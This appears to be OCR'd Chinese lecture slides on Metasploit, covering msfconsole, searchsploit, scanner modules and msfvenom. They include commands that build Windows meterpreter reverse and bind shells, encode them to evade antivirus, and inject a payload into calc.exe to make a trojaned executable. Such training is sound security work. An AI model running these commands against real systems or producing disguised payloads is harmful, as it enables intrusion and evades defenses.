
Time zone (GMT-05:00) Eastern Time (US & Canada)

msfconsole

- use <*module*>
  - *exploit , auxiliary , payloads , encoders*
- show options (*all*, *advanced*, *payloads*, *targets*)
- set <*options*> <*Value*>
  - *RHOSTS, PAYLOADS, LHOST…etc.,*
- Exploit / run
  - 執行攻擊或設定好之模組




```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.0-dev                          ]
+ -- --=[ 2404 exploits - 1236 auxiliary - 422 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```



```
[kali][/tmp] msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more


     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.4.54-dev                         ]
+ -- --=[ 2500 exploits - 1289 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

searchsploit

- searchsploit 是指令介面的工具，被用來在 metasploit找相關漏洞



```
[kali][/tmp] searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]

==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
  searchsploit -s Apache Struts 2.0.0
  searchsploit linux reverse password
  searchsploit -j 55555 | jq
  searchsploit --cve 2021-44228

  For more examples, see the manual: https://www.exploit-db.com/searchsploit

=========
 Options
=========
## Search Terms
   -c, --case     [term]      Perform a case-sensitive search (Default is inSEnsITiVe)
   -e, --exact    [term]      Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]
                                e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
   -s, --strict               Perform a strict search, so input values must exist, disabling fuzzy search for version range
                                e.g. "1.1" would not be detected in "1.0 < 1.3")
   -t, --title    [term]      Search JUST the exploit title (Default is title AND the file's path)
       --exclude="term"       Remove values from results. By using "|" to separate, you can chain multiple values
                                e.g. --exclude="term1|term2|term3"
       --cve      [CVE]       Search for Common Vulnerabilities and Exposures (CVE) value

## Output
   -j, --json     [term]      Show result in JSON format
   -o, --overflow [term]      Exploit titles are allowed to overflow their columns
   -p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the path to the clipboard if possible)
   -v, --verbose              Display more information in output
   -w, --www      [term]      Show URLs to Exploit-DB.com rather than the local path
       --id                   Display the EDB-ID value rather than local path
       --disable-colour       Disable colour highlighting in search results
```

https://www.exploit-db.com/searchsploit

MSF其他小工具： Msfvenom

- Msfvenom (2015年後整合msfpayload & msfencode)
  - msfpayload 工具：
    - 用於產生shellcode，可生成C、Ruby、JaveScript、VB 格式的shellcode
  - msfencode 工具：
    - 用於編碼或壓縮shellcode，以避過IDS、防火牆或防毒軟體
    - 常用效果較佳的編碼方式(encoders)是x86/shikata_ga_nai

MSF其他小工具： Msfvenom

Example 1: 列出payloads:

```
# msfvenom -l payloads
```

Example 2: 產出 windows/meterpreter/reverse_tcp:

```
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP -f exe
```

Example 3: 產出 payload 加上避免偵測的編碼(avoids certain bad characters):

```
# msfvenom -p windows/meterpreter/bind_tcp -b '\x00'
```

Example 4: 產出 payload在使用特定 encode 3 次:


```
# msfvenom -p windows/meterpreter/bind_tcp -e x86/shikata_ga_nai -i 3
```

Example 5: 注入payload到calc.exe 並另存成的new.exe：

```
# msfvenom -p windows/meterpreter/bind_tcp -x calc.exe -k -f exe > new.exe
```

msfconsole: Intelligence Gathering

- Auxiliary Plugin
  – Port Scan



```
msf6 > search portscan

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Check  Description
   -  ----                                         ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce         .                normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan     .                normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner .                normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas              .                normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack               .                normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp               .                normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn               .                normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access .            normal  No     Wordpress Pingback Locator


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

msf6 >
```

```
msf6 > search portscan

Matching Modules
================

  #  Name                                         Disclosure Date  Rank    Check  Description
  -  ----                                         ---------------  ----    -----  -----------
  0  auxiliary/scanner/portscan/ftpbounce         .                normal  No     FTP Bounce Port Scanner
  1  auxiliary/scanner/natpmp/natpmp_portscan     .                normal  No     NAT-PMP External Port Scanner
  2  auxiliary/scanner/sap/sap_router_portscanner .                normal  No     SAPRouter Port Scanner
  3  auxiliary/scanner/portscan/xmas              .                normal  No     TCP "XMas" Port Scanner
  4  auxiliary/scanner/portscan/ack               .                normal  No     TCP ACK Firewall Scanner
  5  auxiliary/scanner/portscan/tcp               .                normal  No     TCP Port Scanner
  6  auxiliary/scanner/portscan/syn               .                normal  No     TCP SYN Port Scanner
  7  auxiliary/scanner/http/wordpress_pingback_access .            normal  No     Wordpress Pingback Locator


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access
```

msfconsole: Intelligence Gathering

- Auxiliary Plugin
  - smb_version 掃描：

  msf> use auxiliary/scanner/smb/smb_version
  - 尋找 mssql 主機：

  msf> use auxiliary/scanner/mssql/mssql_ping
  - SSH 伺服器掃描：


  msf> use auxiliary/scanner/ssh/ssh_version
  - FTP 服務掃描：

  msf> use auxiliary/scanner/ftp/ftp_version
  - 掃描 FTP 匿名登入：

  msf> use auxiliary/scanner/ftp/anonymos
  - 掃描 SNMP 主機：

  msf> use auxiliary/scanner/snmp/snmp_login

msfconsole: Intelligence Gathering




利用Auxiliary Plugin的SSH相關掃描工具分析SSH伺服器資訊


```
msf6 > use auxiliary/scanner/ssh/

Matching Modules
================

   #   Name                                               Disclosure Date  Rank    Check  Description
   -   ----                                               ---------------  ----    -----  -----------
   0   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal  No     Apache Karaf Default Credentials Command Execution
   1   auxiliary/scanner/ssh/karaf_login                  .                normal  No     Apache Karaf Login Utility
   2   auxiliary/scanner/ssh/cerberus_sftp_enumusers      2014-05-27       normal  No     Cerberus FTP Server SFTP Username Enumeration
   3   auxiliary/scanner/ssh/eaton_xpert_backdoor         2018-07-18       normal  No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   4   auxiliary/scanner/ssh/fortinet_backdoor            2016-01-09       normal  No     Fortinet SSH Backdoor Scanner
   5   auxiliary/scanner/ssh/juniper_backdoor             2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   6   auxiliary/scanner/ssh/detect_kippo                 .                normal  No     Kippo SSH Honeypot Detector
   7   auxiliary/scanner/ssh/ssh_login                    .                normal  No     SSH Login Check Scanner
   8   auxiliary/scanner/ssh/ssh_identify_pubkeys         .                normal  No     SSH Public Key Acceptance Scanner
   9   auxiliary/scanner/ssh/ssh_login_pubkey             .                normal  No     SSH Public Key Login Scanner
   10  auxiliary/scanner/ssh/ssh_enumusers                .                normal  No     SSH Username Enumeration
   11    \_ action: Malformed Packet                      .                .       .      Use a malformed packet
   12    \_ action: Timing Attack                         .                .       .      Use a timing attack
   13  auxiliary/scanner/ssh/ssh_version                  .                normal  No     SSH Version Scanner
   14  auxiliary/scanner/ssh/ssh_enum_git_keys            .                normal  No     Test SSH Github Access
   15  auxiliary/scanner/ssh/libssh_auth_bypass           2018-10-16       normal  No     libssh Authentication Bypass Scanner
   16    \_ action: Execute                               .                .       .      Execute a command
   17    \_ action: Shell                                 .                .       .      Spawn a shell


Interact with a module by name or index. For example info 17, use 17 or use auxiliary/scanner/ssh/libssh_auth_bypass
After interacting with a module you can manually set a ACTION with set ACTION 'Shell'

msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 10.103.140.2
RHOSTS => 10.103.140.2
msf6 auxiliary(scanner/ssh/ssh_version) > run

[*] 10.103.140.2 - Key Fingerprint: ecdsa-sha2-nistp521 AAAAE2VjZHNhLXNoYTItbmlzdHA1MjEAAAAIbmlzdHA1MjEAAACFBAFPRxSXD4NAuFr09zPg/ZJWWVlQx3irSEA6rpMp5rulbSI8GJ07NBtqYGV
4r2acQtqze9htcFxLsVJadBSIxxhelwD1R/P/kSBD3Lnsp8W7CnRKhEvE8JTSQ2n3dJhDTsFpw0k8ESrvbBQwjagWq9+F1zaq9jHJl8BZyoDX2e05TV+/bA==
[*] 10.103.140.2 - SSH server version: SSH-2.0-OpenSSH_7.1
[*] 10.103.140.2 - Server Information and Encryption
=================================

  Type                     Value                                 Note
  ----                     -----                                 ----
  encryption.compression   none
  encryption.compression   zlib@openssh.com
  encryption.encryption    chacha20-poly1305@openssh.com
  encryption.encryption    aes128-ctr
  encryption.encryption    aes192-ctr
  encryption.encryption    aes256-ctr
```

msfconsole: Intelligence Gathering

- 關於http的Auxiliary Plugin

